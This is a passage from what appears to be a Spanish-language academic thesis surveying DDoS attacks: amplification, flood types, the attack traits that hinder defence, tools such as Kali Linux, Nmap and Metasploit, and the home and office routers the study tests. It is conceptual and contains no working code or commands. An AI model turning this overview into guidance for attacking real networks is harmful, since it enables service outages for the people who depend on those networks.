A veces, la víctima dispone de una política de seguridad que sólo permita el tráfico a un determinado servicio desde unas pocas IPs, para saltar esta seguridad, los atacantes utilizan una técnica llamada ataque reflexivo que se usan dispositivos de terceros que permanecen permitidos dentro de la víctima y así lograr hallar un vector de ataque [9].

Según Jorge Pincay [9], a parte de esta multiplicación en el número de peticiones que se ha visto con el ataque desde botnets, también se puede amplificar el tamaño de los paquetes, haciendo que, a partir de pequeñas peticiones, se generen flujos de tráfico de mayor tamaño, que se destinan a la víctima que está siendo atacada.

Los ataques DDoS amplificados son muy efectivos para agotar los recursos de ancho de banda de la víctima, ya que por ejemplo, en el caso del ataque de DNS amplificado que se verá más adelante, con una petición de 60 bytes del atacante, se puede generar una respuesta, recibida por la víctima, de más de 3Mb, es decir, más de 50 veces el tráfico generado por un solo atacante, por lo que si este tiene, por ejemplo, un ADSL con únicamente 1 Mbps de subida, podría generar un caudal de 50 Mbps que recibiría la víctima [9].

Si a este tráfico le sumamos 15 atacantes la víctima como mínimo necesitaría 500 Mbps de conexión a la red para así poder recibir todo este cúmulo de tráfico y paquetes [9].

Para terminar, si este ataque se realiza con una botnet, donde existen cientos y miles de zombis en muchas de ellas, y a la vez se utiliza esta técnica de amplificación, se podrían generar Gigas de tráfico que colapsaría cualquier conexión pública que pueda tener la víctima [9].

Para la empresa de seguridad como es Kaspersky asegura que en el primer trimestre de 2022 se detectaron 91 052 ataques DDoS, de los cuales un gran porcentaje fueron de inundación UDP, estos ataques se los vieron más reflejados en países como Rusia, Estados Unidos y China, dentro de lo que compete un ataque DDoS a un sistema de red aumentaron en un 71% interanual en el primer trimestre en lo que son ataques de la capa de red, pero disminuyeron un 58% en términos Inter trimestrales [11].

Uno de los sectores más afectados por este tipo de ataques fue el de las telecomunicaciones, seguido por las empresas de apuestas, videojuegos y los sectores de tecnología de la información y servicios [11].

Como se conoce los ataques DDoS van aumentando cada año, según el tipo de atacante que sea o por las necesidades de ciertas empresas y las seguridades de las mismas, es por ello que ninguno está absuelto a recibir este tipo de ataque, por lo cual se debe buscar formas de evitar o proteger nuestra red de estos ataques, que solo buscan pérdidas económicas o un colapso temporal de varias actividades.

3.4.1. Tipos de ataques DDoS.

En la actualidad estos ataques se pueden clasificar en 2 tipos que son inundación y vulnerabilidad.

Según Gonzales Rommel [12] manifiesta que es importante una clasificación adecuada para entender el tipo de ataque de DDoS al que estamos enfrentando.




Figura 2. Clasificación de ataques DDoS [12]

Fuente: Rommel Gonzales, 2021

Para Marcelo Martínez [3] los tipos de ataques de denegación de servicios distribuidos están basados en la taxonomía clasificándolos por su grado de automatización, exploración de vulnerabilidades, tasa de ataque dinámico y según su impacto

Mientras que para el autor Gonzales Rommel [12] los tipos de ataques DDoS están clasificados por su grado de automatización, por su vulnerabilidad explotada, su índice dinámico y por su impacto.

- ✓ **Grado de Automatización**
  - Manual: Implica analizar el host que se quiere atacar para encontrar agujeros de bucle, y poder penetrarlos para instalar códigos de ataques [12].
  - Automático: Es cuando un solo ataque inicia todo el proceso de DDoS [12].
  - Semi Automático: Es cuando el atacante debe insertar los scripts de forma manual en los controladores, y organizar el ataque, para luego desplegarlo de forma automática controlando a los zombies o botnets [12].
- ✓ **Vulnerabilidad Explotada:**
  - Inundación: Implica congestionar el ancho de banda de la víctima, enviando una gran cantidad de tráfico [12].
  - Amplificación: Aquí se utilizan las características de la dirección IP de difusión, donde se ordena a los routers que transmiten paquetes de datos fuera de la red a cada IP dentro del rango de difusión [12].
  - Explotación de Protocolo: es cuando se aprovecha el atributo o error específico de un protocolo específico en el sistema de la víctima, de modo que se pueda consumir todos los recursos posibles [12].
  - Paquetes Malformados: Básicamente es cuando se altera un paquete colocando la misma dirección IP de origen en la IP de destino, haciendo que el sistema de la víctima se confunda y luego falle [12].
- ✓ **Índice Dinámico:**
  - Continuo: Son ataques que se realizan con fuerza, sin detenerse, ocasionando un rápido impacto [12].
  - Variable: Son ataques que se realizan de forma con una velocidad creciente, fluctuante, haciendo más difícil la detección del ataque DDoS [12].
- ✓ **Impacto**:
  - Disruptivo: Es cuando se corta la comunicación entre 2 dispositivos, resultando un DoS completo [12].

- Degradante: Solo consume cierta cantidad de recursos de la víctima, causando retraso en la detección y un gran daño en el sistema atacado [12].

Un tipo de ataque según dicha clasificación es UDP Flood. Un ataque de esta naturaleza es posible cuando el atacante envía un gran volumen de paquetes IP con datagramas UDP a un puerto aleatorio de la víctima [3]. El envío excesivo de datagramas UDP puede producir la caída 6 del sistema [3].

Según Marcelo Martínez [3], la víctima podría ser un Servidor de Nombres de Dominio (DNS) que es un sistema distribuido jerárquico cuya función es traducir las direcciones IP en etiquetas de servicio de red. DNS utiliza una base de datos distribuida y jerárquica que almacena información asociada a nombres de dominio en redes como Internet. Este protocolo está definido en RFC 1034 y en el RFC 1035 usa UDP como protocolo de capa transporte y trabaja en el puerto 53 por defecto [3].

Según Marcelo Martínez [3], afirma que otro tipo de ataque muy conocido es SYN Flooding, es uno de los ataques DDoS que aparecieron por primera vez y hasta ahora es el más utilizado, la inundación SYN funciona aprovechando las debilidades del protocolo de control de transmisión (TCP), la figura 1 sobre los ataques DDoS muestra el mecanismo de un ataque de inundación SYN, el paquete SYN es un tipo de paquete en el Protocolo de Control de Transmisión (TCP) que requiere establecer una conexión entre dos hosts, es una solicitud enviada por el host para hacer una conexión.

Syn Flood: Es el más común de todos, este ataque se basa en la esencia del protocolo de conexión TCP [13].

Connection Flood: La dificultad del servidor para atender un gran número de peticiones al mismo tiempo, si un atacante realiza 10,000 peticiones al servidor este estará ocupado por un período de tiempo, conforme caduquen las conexiones el atacante vuelve a establecer más conexiones impidiendo así que los clientes utilicen el servicio [13].

ICMP Flood: Este ataque también es conocido como “Ping-Pong”, como una conversación por MSN donde los encargados contestan siempre a las personas que lo solicitan, entonces reciben un mensaje que dice: ¿estás? y responden: Sí, y les vuelven a decir ¿estás? y responden: Sí y así continúan por varios minutos [13].

UDP Flood: Este ataque utiliza el protocolo de conexión UDP para enviar una gran cantidad de paquetes al servidor utilizando muchas conexiones al mismo tiempo, ocasionando que los recursos (Memoria, Procesador) del servidor sean insuficientes para manipular y procesar la cantidad de información, en consecuencia, el sistema se bloquea [13].

3.4.2. Características de los ataques DDoS.

Una buena práctica en la resolución de un problema consiste en analizar y detectar sus puntos fuertes y sus puntos débiles, esto permite decidir qué rumbo se tomará para atacar dicho problema, evitando enfrentar sus fortalezas y concentrándose en aquellas características que conduzcan más rápidamente a su solución, las características de los ataques de inundación DDoS que los hacen más efectivos para los propósitos del atacante y, por tanto, más difíciles para la defensa [14]. A continuación, se presentan estas características:

- **Simplicidad.** En Internet, se pueden encontrar muchas herramientas que pueden ser fácilmente descargadas, comprendidas y puestas en acción. Permiten que el reclutamiento de agentes y "zombies", así como su activación, se realicen de manera automática, lo que conlleva a que usuarios inexpertos hagan uso de ellas. Son herramientas muy sencillas, pero capaces de generar ataques muy efectivos con poco, o ningún esfuerzo [14].
- **Variedad de tráfico**. Las similitudes entre el tráfico de ataque y el tráfico legítimo hacen que sea extremadamente difícil detectar y filtrar el ataque, a diferencia de otras amenazas como virus o gusanos, que utilizan paquetes especialmente diseñados, los ataques de inundación sólo requieren una gran cantidad de tráfico y el contenido del paquete y los valores del encabezado se pueden cambiar a voluntad [14].
- **Falsificación de direcciones IP (IP spoofing).** Esta estrategia da la impresión de que el tráfico de ataque proviene de más de un cliente legítimo, esto dificulta la identificación de clientes legítimos y atacarlos con sus direcciones IP [14].

  Si se elimina la suplantación de IP, es probable que los revendedores se distingan de los clientes legítimos debido a su alto modelo de distribución, ante la "suplantación de IP", la víctima recibe una gran cantidad de solicitudes de servicio de muchas fuentes, que parecen ser usuarios legítimos [14].

Las víctimas pueden notar un aumento repentino e inusual en el tráfico, aceptar que están bajo ataque y rechazar los paquetes entrantes, pero de esta manera negarán el servicio a los usuarios legítimos, causando DoS, si el ataque se prolonga, las pérdidas pueden ser sustanciales [14].

- **Alto volumen de tráfico.** El gran volumen de tráfico de ataque a la víctima no solo abruma los recursos atacados, sino que también dificulta la clasificación del tráfico, mecanismo de defensa que se ocupa del tráfico paquete por paquete, el principal desafío de una herramienta de defensa DDoS es distinguir entre el tráfico legítimo y el tráfico de ataque, a altas tasas de la recepción de paquetes[14].
- **Numerosas máquinas "zombies" o agentes.** La fuerza de un ataque DDoS radica en el hecho de que hay muchos agentes o "zombis" que se distribuyen en Internet, con tantos agentes, un atacante puede alinear sus recursos con los de redes más grandes y puede cambiar su patrón de ataque, activando subconjuntos de agentes durante un período de tiempo o enviando muy pocos paquetes de cada agente [14].

  Varias estrategias ofensivas derrotan los mecanismos de defensa que buscan rastrear su origen, incluso en los casos en que el atacante no cambia las máquinas atacantes, la gran cantidad de actores involucrados hace que el seguimiento sea una solución menos atractiva, conocer las identidades de 10.000 máquinas de piratería aún no está cerca de la solución [14].

  Esto ayudará a prevenir el ataque. La situación se simplificará si el atacante no pudiera reclutar tantos agentes, el aumento general de las computadoras conectadas a Internet y el alto porcentaje reciente de usuarios novatos sugieren que la cantidad de revendedores aumentará aún más en el futuro, además, el modelo de gestión distribuida de Internet hace poco probable el desarrollo a gran escala de un mecanismo de seguridad [14].

  Entonces, incluso si se encuentran formas de proteger permanentemente las máquinas y hacerlas inmunes a las intrusiones, estos mecanismos tardarán años en desarrollarse lo suficiente como para impactar la amenaza DDoS [14].
- **Puntos débiles en la topología del Internet.** La topología de Internet actual consta de nodos bien provisionados y altamente conectados que reenvían el tráfico al resto de internet, estos nodos (hubs) son capaces de manejar tráfico pesado como tarea principal, pero si estos nodos son interrumpidos por un atacante o gravemente congestionados,

Internet también colapsará, la recopilación de una gran cantidad de máquinas de agentes y la conducción de un tráfico masivo a través de estos nodos tendrá un grave impacto en la conectividad global [14]. El estudio de las características de los ataques DDoS, nos sitúa en una mejor posición para diseñar o implementar mecanismos de defensa en su contra, a su vez con la creación de políticas de seguridad que permitan detectar y proteger ante este tipo de ataques [14].

3.5. Herramienta para realizar ataques DDoS.

3.5.1. Kali Linux.

Kali es una distribución de Linux avanzada para pruebas de penetración y auditorías de seguridad, este sistema operativo es gratuito debido a que ese software de código abierto y fue desarrollado con grandes estándares de jerarquía del sistema de ficheros, permitiendo que todos los usuarios de Linux puedan localizar fácilmente archivos binarios, archivos de soporte, bibliotecas, entre otros [15].

Ricardo Guzmán también nos explica que [15], Kali Linux tiene Kernel personalizado con parches de inyección, esto quiere decir que los desarrolladores realizan evaluaciones inalámbricas en el Kernel, para que siempre tenga los últimos parches de inyección incluidos. Como ya sabemos muchas de las herramientas de penetración fueron diseñadas en el idioma de inglés por lo que los desarrolladores de Kali Linux para más facilidad de sus usuarios han programado dicha herramienta con varios idiomas lo cual permite realizar cualquier tipo de ataque con facilidad.

3.5.2. Nmap.

Figura 3. Nmap [16]

Fuente: Miguel Padilla, 2021

El Nmap o “mapeado de redes” es una herramienta de código abierto para exploración de red y auditoría de seguridad, escrito originalmente por Gordon Lyon (Fyodor Vaskovich), que es un experto en seguridad de redes, inicialmente se lo diseñó para analizar grandes redes de una forma rápida y eficiente, pero funciona muy bien contra equipos individuales [15].

Mientras que para Miguel Padilla [16], esta es una herramienta de código abierto para explorar la red y realizar auditorías de seguridad, esta herramienta utiliza paquetes IP para determinar qué equipos se encuentran disponibles en una red, gracias a esta herramienta se puede determinar los servicios como son nombre y versión de la aplicación, sistemas operativos, tipos de cortafuegos que se están ejecutando. La base de Nmap es el análisis de puertos, pero también cuenta con otras capacidades como son el mapeo de red, detección de SO, descubrimiento de servicios y auditorías de seguridad [16].

Como es de conocimiento la herramienta Nmap se la usa para aquellos que estén interesados en seguridad y hacking en general, las técnicas que utilizan las herramientas de Nmap han sido implementadas en sistemas de detección de firewalls e intrusos, ya que la mayoría de los desarrolladores de sistemas de seguridad también trabajan con Nmap, además, esta herramienta nos permite observar puertos los cuales permitirán realizar distintos ataques como son los DDoS.

3.6. Historia de metasploit.

Según Santiago Pérez [17], el proyecto Metasploit fue creado en Perl en 2003 por HD Moore con la ayuda del desarrollador principal Matt Miller para su uso como herramienta de red portátil, fue traducido completamente a Ruby en 2007 y obtuvo la licencia en 2009 de Rapid7 y sigue siendo parte de la cartera de esta empresa con sede en Boston que se especializa en sistemas de detección de intrusos y herramientas de explotación de vulnerabilidades de acceso remoto.

Además, para algunas partes de estas otras herramientas se encuentran en el entorno Metasploit, que está integrado en el sistema operativo Kali Linux, Rapid7 también ha desarrollado dos herramientas patentadas de OpenCore: Metasploit Pro y Metasploit Express [17].

3.7. ¿Qué es metasploit?

Es una herramienta de red portátil que proporciona información acerca de vulnerabilidades de seguridad y ayuda en test de penetración (Pentesting) y el desarrollo de firmas para sistemas de detección de intrusos [18].

Mientras que Clever Geek [19], metasploit es una herramienta de seguridad informática que provee un entorno construido para encontrar vulnerabilidades en sistemas, explotarlas y realizar test de penetración en forma automatizada.

Para Mata Aharoni [20], Metasploit Framework de código abierto es una herramienta para desarrollar y ejecutar código de explotación contra una máquina de destino remota.

3.8. ¿Qué es pentesting o pentest?

Una prueba de penetración o pentest es un ataque simulado y autorizado contra un sistema informático con el objetivo de evaluar la seguridad del sistema, también habla que, durante la prueba, se identifican las vulnerabilidades presentes en el sistema y se explotan tal como haría un atacante con fines maliciosos, esto permite al pentester realizar una evaluación de riesgos en la actividad comercial del cliente basándose en los resultados de la prueba y sugerir un plan de medidas correctivas [21].

3.9. ¿Qué es un payload?

Un payload es un tipo de módulo especial que contiene un código que realiza una tarea específica en una plataforma particular, dicho payload es usualmente ejecutado en la host víctima como fase final de un exploit, luego de que la vulnerabilidad ha sido explotada, además, un payload puede hacer cosas como abrir un Shell, agregar un usuario, capturar claves, entre otras [21].

3.10. Modalidades del metasploit.

Según Clemente Bustos [22], un Metasploit funciona, comúnmente, bajo dos métodos, mismos que se pueden ejecutar en todas las plataformas y cuya elección depende del analista de seguridad y su potencial en el manejo de comandos en línea. El llamado modo web (msfweb.bat o metasploit framework web), es la modalidad gráfica de aplicar o generar exploits y formas de selección de efectos a provocar en el sistema comprometido (payloads). En esta modalidad solo debe el usuario seleccionar opción tras opción el tipo de ataque y al finalizar pulsar el botón de Exploit, con lo cual se generará el intento de

violentar el sistema comprometido [22]. Adicionalmente se cuenta con una modalidad de ataque por Shell, mismo que provoca que aparezca una pantalla indicando la conexión a http://127.0.0.1:55555/, dicha dirección mostrada es la utilizada por el framework para realizar la actualización y descarga de archivos auxiliares, además es necesario contar con una salida a internet para realizar este tipo de descargas, no obstante el ataque informático puede realizarse en caso de contarse con el exploit adecuado y una conexión hacia el sistema comprometido [22].

La segunda modalidad es el modo consola, debido a la carencia de aspectos gráficos, ésta opción provee de una línea de comandos y ayuda, lo que da soporte al ingeniero analista o atacante con la posibilidad de configurar línea por línea el exploit a utilizar, seleccionar el tipo de ataque o payload para comprometer al sistema remoto, emplear un meta intérprete (meterpreter) en la ejecución de comandos, entre otras, esta opción es altamente recomendada para informáticos con un conocimiento básico del uso de exploits, toda vez que los ayuda a conocer las opciones y requerimientos del exploit a utilizar, también hay que tener en cuenta que no se descarta el uso del modo web, sino por el contrario, se recomienda la línea de comandos para dar los primeros pasos en la consecución de un ataque exitoso [22].

3.11. ¿Para qué sirven los Metasploit?

Los Metasploit sirven para desarrollar y ejecutar exploits contra una máquina remota, permite realizar auditorías de seguridad, probar y desarrollar sus propios exploits, también, permite controlar varias máquinas y observar la información que estas contienen [20].

A menudo es utilizado por los administradores de sistemas o por ingenieros en seguridad informática para probar las vulnerabilidades del sistema informático para protegerlos, o por los hackers con fines de piratería informática [20].

3.12. ¿Qué es un sistema de red?

Un sistema de red implica el uso de hardware y software, el soporte de comunicaciones de red lo determinan el hardware y el software necesarios para ejecutar dicho hardware y para intercambiar información con la red [23].

El hardware consta del equipo físico conectado a la red física, el software consta de los programas y los controladores de dispositivo asociados con el funcionamiento de un sistema

determinado, mientras que, el hardware de sistema consta de adaptadores o de otros dispositivos que proporcionan una vía de acceso o una interfaz entre el software del sistema y la red física, un adaptador requiere una tarjeta de E/S en el sistema, un adaptador prepara todos los datos de entrada y de salida; efectúa las búsquedas de direcciones; proporciona controladores, receptores y protección frente a sobrecargas; da soporte a distintas interfaces y, en general, exime al procesador del sistema de la mayoría de las tareas relacionadas con las comunicaciones [23].

Existen sistemas de red físicas, de igual forma existen programas o softwares que permiten emular un sistema de red como es packet tracer.

3.12.1. Tipos de red.

3.12.1.1.Red LAN (Local Área Network)

Ruth Quevedo [24], señala que "Las Redes de Área Local son las más utilizadas en el intercambio de datos y recursos entre ordenadores", a su vez está de forma común son utilizadas para "conectar equipos en espacios pequeños". Su distintivo central consiste en permitir la interconexión de distintos nodos como "unidades de almacenamiento, impresoras y otros dispositivos, aunque no estén conectados físicamente a nuestros ordenadores", las mismas dificultades que presentan limitaciones [24].

3.12.2. Red MAN (Metropolian Área Network)

Asimismo, infiere que esta red puede conectarse a distintas LAN próximas de manera especial (50 km. Aprox.) con gran rapidez, por lo tanto, la MAN se conforma de conmutadores o routers que se conectan a través de otras que son muy rápidas como cables de fibra óptica [24].

3.12.3. Red WAN (Wide Área Netwok)

De igual forma Quevedo manifiesta que [24], se puede conectar distintas LAN entre ellas por medio de separaciones espaciales significativas. La rapidez en WAN es de acuerdo al precio por conectarse (estas aumentan de acuerdo a la separación). Estas sirven como routers que seleccionan la ruta adecuada para que los datos logren llegar a una red [24].

3.13. Tipos de red evaluadas.

3.13.1. Red Doméstica.

Podemos considerar una red doméstica como una conexión de dos o más dispositivos en este caso serían computadoras, impresoras y otros dispositivos que cuenten con wifi o con una conexión a internet dentro de un hogar.

Con una red doméstica, toda la casa puede compartir la conexión a internet con varios dispositivos para que todos puedan acceder a internet al mismo tiempo, se puede compartir el acceso a impresoras, archivos, carpetas y otros dispositivos de hardware, como un sistema de juego.

3.13.2. Red Comercial.

En este caso consideraremos a un sistema de red comercial aquellas redes que se encuentran en negocios, pequeñas, medianas y grandes empresas, que tienen alguna actividad comercial o de producción, a diferencia de la red doméstica este tipo de sistemas de red está disponible tanto a empleados de esta como a los clientes o usuarios en general, además que son mucho más grandes y que tienen un mayor riesgo a recibir un ataque. La red comercial en sistemas de red, están conectadas a dispositivos como computadoras, impresoras, routers, dispositivos de comunicación, entre otros.

3.13.3. Red Educativa.

En diseño de redes este tipo de red son mucho más grandes, es la conexión de muchos dispositivos, estas las podemos encontrar en universidades, colegios o escuelas, netamente están diseñadas netamente para la educación, también podemos considerar un sistema de red educativo a un laboratorio donde podemos tener un switch o un router compartiendo internet a más de 10 computadoras con el objetivo de adquirir conocimientos, además, el sistema de red escolar o educativo permite la comunicación entre usuarios de las diferentes áreas de la institución, para compartir la información que generan de forma rápida y fácil, agilizando actividades pedagógicas y administrativas con procesos educativos, entre directivas, docentes y estudiantes.

3.13.4. Topologías de red.

En la investigación de Ruth Quevedo [24], se deduce que, a la hora de diseñar un sistema de cableado estructurado, puede ser interesante conocer la topología de los dispositivos que luego harán uso de la infraestructura instalada.

La topología física resulta la más adecuada para nuestro tipo de evaluaciones. Puede ser definida como la distribución física de los dispositivos y cómo éstos se conectan al sistema de cableado, pero una de las topologías más usada es la topología en estrella [24].

Dentro de estos existen varias topologías como son:

- Topología en bus
- Topología en estrella
- Topología en Árbol
- Topología en Anillo
- Topología Hibrida

Para nuestra evaluación de ataques DDoS se trabajará con topología en estrella es por ello que debemos conocer el concepto de esta Topología. Para el autor Quevedo [24], la topología en estrella son los equipos que se conectan a un "nodo central, un servidor central o un router central" que tiene la función de distribuir, conmutar y controlar, si el central se malogra entonces la red entera deja de ser útil, si es la del extremo entonces solo queda aislado. Es común que la central no tenga que funcionar como estación [24].

3.13.5. ¿Qué es un router?

Es un dispositivo de hardware que permite la interconexión de ordenadores en red, el router o enrutador es un dispositivo que opera en capa tres de nivel de 3, así, permitiendo que varias redes u ordenadores se conecten entre sí y, por ejemplo, compartan una misma conexión de Internet [9]. El router es un dispositivo que permite u ofrece una conexión a internet, también permite interconectar redes con distintos prefijos en su dirección IP, tiene como función buscar la mejor ruta o el mejor camino para destinar cada paquete de datos a la red y a un dispositivo.

3.13.6. Tipos de Routers Evaluados al ataque DDoS.

Los dispositivos que hacen parte de la elaboración de este proyecto de investigación son los siguientes, Tp-Link modelo TL-WR840N, ADSL-Huawei HG531, Router CISCO.

3.13.7. Tp-Link modelo TL-WR840N.

El 300Mbps Wireless N Router TL-WR840N es un dispositivo combinado con cable inalámbrico de conexión de red diseñado específicamente para las necesidades de pequeñas empresas y oficinas domésticas de redes [25].

El TL-WR840N crea un rendimiento inalámbrico excepcional y avanzado, lo que lo hace ideal para el streaming de video de alta definición, VoIP y juegos en línea. Además, Wi-Fi Protected Setup (WPS) en el exterior elegante y de modo, asegura al WPA2 la prevención de la red de intrusiones externas [25].

El TL-WR840N de TP-LINK es una solución de alta velocidad que es compatible con IEEE 802.11b / g / n. Basado en la tecnología 802.11n, el TL-WR840N ofrece a los usuarios un rendimiento inalámbrico de hasta 300 Mbps, lo que puede satisfacer tus necesidades de red doméstica más exigentes, tales como HD streaming, juegos en línea y descarga de archivos grandes [25].

Figura 4. Tp-Link modelo TL-WR840N [25].

Fuente: Kasa Shell, 2022

La ventaja de este dispositivo es que contiene una tecnología CCA- señal Inalámbrica Estable, es decir, que evita los conflictos de canal usando su característica de selección de canal claro y plenamente consciente de las ventajas de la unión de canales, lo que eleva el rendimiento inalámbrico [25].

✓ **Características.**

- Velocidad de transmisión Inalámbrica de 300Mbps ideal tanto para las tareas sensibles a banda ancha y trabajo básico [25].
- Fácil encriptación de seguridad con sólo presionar el botón WPS [25].
- El Control de Banda ancha basada en IP permite que los administradores determinen cuánta banda ancha está distribuida a cada PC [25].

3.13.8. ADSL-Huawei HG531.

Este router está diseñado por la compañía Huawei, este dispositivo permite conectarse a través de un puerto telefónico para tener acceso a internet, este dispositivo contiene puertos y botones como son el reset que permite restablecer la configuración predeterminada del HG531, al reiniciarlo ocasionará pérdidas de configuración y de datos personales por lo cual se lo debe utilizar con precaución, contiene el botón de apagado y encendido, el botón power permite conectar el adaptador de alimentación, contiene 4 puertos que permiten conectar dispositivos Ethernet, tales como una PC, decodificadores y switches, tiene la opción de ADSL que permite la conexión de un filtro DSL o conector de teléfono, por último un WLAN/WPS que activa o desactiva la función de WLAN y también el inicio de la negociación para la configuración protegida de WIFI WPS [26].

Figura 5. ADSL-Huawei HG531[26]**.**

Fuente: Huawei, 2018

3.13.9. Nexxt Nebula 300 plus

El nuevo router Nebula 300 Plus es la solución ideal para el hogar o la oficina que se caracteriza por el uso intensivo del correo electrónico, de las redes sociales, del internet, de la descarga de videos y archivos multimedia, además de juegos en línea, no obstante, su reducido tamaño, el dispositivo es capaz de alcanzar velocidades de hasta 300Mbps, ya que combina un renovado diseño con los últimos avances tecnológicos, además este se encuentra dotado con tres antenas omnidireccionales, ofrece velocidades de transferencia hasta 6 veces mayor que los productos 802.11g convencionales [27].

Figura 6. Nexxt Nebula 300 plus [27]

Fuente: Nexxtsolutions, 2019

- ✓ **Características:**
  - Ofrece velocidades inalámbricas de hasta 300Mbps [27].
  - Solución integral: punto de acceso, repetidor universal y proveedor de servicio de internet inalámbrico WISP [27].
  - Cuatro puertos de 10/100Mbps con negociación automática [27].
  - Cumple con las especificaciones IEEE 802.11n, IEEE 802.11g, IEEE 802.11b, IEEE 802.3 e IEEE 802.3u [27].
  - Cuenta con métodos avanzados de seguridad inalámbrica WEP de 64/128 bitios, así como con la criptografía de mensajes WPA y WPA2-PSK [27].

- La función WPS (configuración Wi-Fi Protegida) evita el acceso no autorizado y protege la red contra ataques cibernéticos maliciosos [27].

3.13.10. Router Cisco Linksys.

Cisco Systems ha estado en el negocio de redes desde hace mucho tiempo y ahora está ofreciendo routers para la entrega segura de datos concurrentes, voz, vídeo y servicios inalámbricos, el Carrier Routing System de Cisco (CRS-1) es uno de los routers de Internet con la más alta capacidad [28]. Este router, según Cisco, puede alcanzar una producción de 92 terabytes o 92 billones de bits por segundo. Esto significa que toda la colección impresa de la Biblioteca del Congreso se pudo descargar en cuestión de 4,6 segundos, mientras que en un módem de acceso telefónico esto tomaría 82 años[28].

Figura 7. Router Cisco Linksys [28].

Fuente: Seabrokke, 2018

El router linksys le permite acceder a internet mediante una conexión inalámbrica o cableada a través de uno de sus cuatro puertos Ethernet. Soporta los estándares inalámbricos 802.11n, 802.11g y 802.11b en la frecuencia de 2.4 GHz, también le permite compartir recursos tales como ordenadores, impresoras y archivos [28].

Hay una variedad de funciones de seguridad que ayudan a proteger sus datos y su privacidad mientras usted está en línea. Las funciones de seguridad incluyen:

- **Wi-Fi Protected Access 2 (WPA2):** Seguridad de acceso protegido, que encripta los datos en su red inalámbrica [28].

- **Stateful Packet Inspection (SPI):** Firewall de inspección exhaustiva de paquetes para ayudar a bloquear el acceso no autorizado a su router Wi-Fi E1000 de Linksys [28].

• **Network Address Translation (NAT):** Tecnología de traducción de direcciones de red, que aumenta la protección de la red al permitirle a sus ordenadores compartir el acceso a Internet a través de una única dirección IP pública [28].

3.14. Packet Tracer.

Cisco Packet Tracer es un software propiedad de Cisco System Inc, diseñado para la simulación de red utilizando el equipo de la empresa anterior con el uso de distintos materiales [29].

La educación está diseñada para este propósito, como la principal herramienta de trabajo para probar y Simular un laboratorio en los cursos de capacitación de Cisco Systems (http://cisco.netacad.net). Para usarlo, es necesario aceptar la licencia. La Academia está autorizada para ofrecer los cursos antes mencionados [29].

3.15. Detección y prevención de ataques DDoS.

Las medidas de detección y mitigación de ataques DDoS puede ubicarse en diferentes lugares de la topología de la red, en el extremo más próximo al origen del ataque (del inglés Source-end defense), distribuida entre el origen del ataque y la víctima (del inglés Core-network defense), o inmediatamente antes de la víctima (del inglés Victim-end defense) [4] .

Los ataques de denegación de servicios distribuidos son complejos de detectar y de detener, pero su prevención está compuesta por los mismos principios que en los de cualquier tipo de ataque informático.

3.16. Seguridad informática

La seguridad informática se relaciona con procesos, procedimientos y metodologías que ayudan a salvaguardar los datos, estos procesos se van estructurando con el uso de normas, protocolos, estándares que servirán para minimizar riesgos en una infraestructura tecnológica [30].

El autor Daysi Imbaquingo [30], define a la seguridad informática como: la disciplina que, con base en políticas y normas internas y externas de la empresa, se encarga de proteger la integridad y privacidad de la información que se encuentra almacenada en un sistema informático, contra cualquier tipo de amenazas, minimizando los riesgos tanto físicos como lógicos a los que se encuentra expuesta.

Mientras que Alberto Naconha [30], la seguridad informática es el proceso de establecer y observar un conjunto de estrategias, políticas, técnicas, reglas, guías, prácticas y procedimientos tendientes a prevenir, proteger y resguardar de daño, alteración o sustracción a los recursos informáticos de una organización y que administren el riesgo al garantizar en la mayor medida posible el correcto funcionamiento ininterrumpido de esos recursos.

3.17. Políticas.

La política es una actividad orientada en forma ideológica a la toma de decisiones de un grupo para alcanzar ciertos objetivos [31].

Según Israel Cáceres [31], en informática se pretende aprovechar el potencial que ofrecen las Tecnologías de la Información con las que se cuentan actualmente, de ellas podemos destacar o clasificar que las Políticas en cuanto a la protección de Datos Personales e Información, Redes y Telecomunicaciones son las que dentro de la informática tienen mayor importancia.

Es importante que las empresas que tienen sitios web o prestan servicios en la Internet, expongan sus políticas sobre aspectos relevantes para sus usuarios, como el manejo de los datos personales, las condiciones comerciales de una venta o cualquier anuncio importante que pueda tener repercusiones de tipo legal para el sitio y sus usuarios [31].

3.18. Políticas de seguridad.

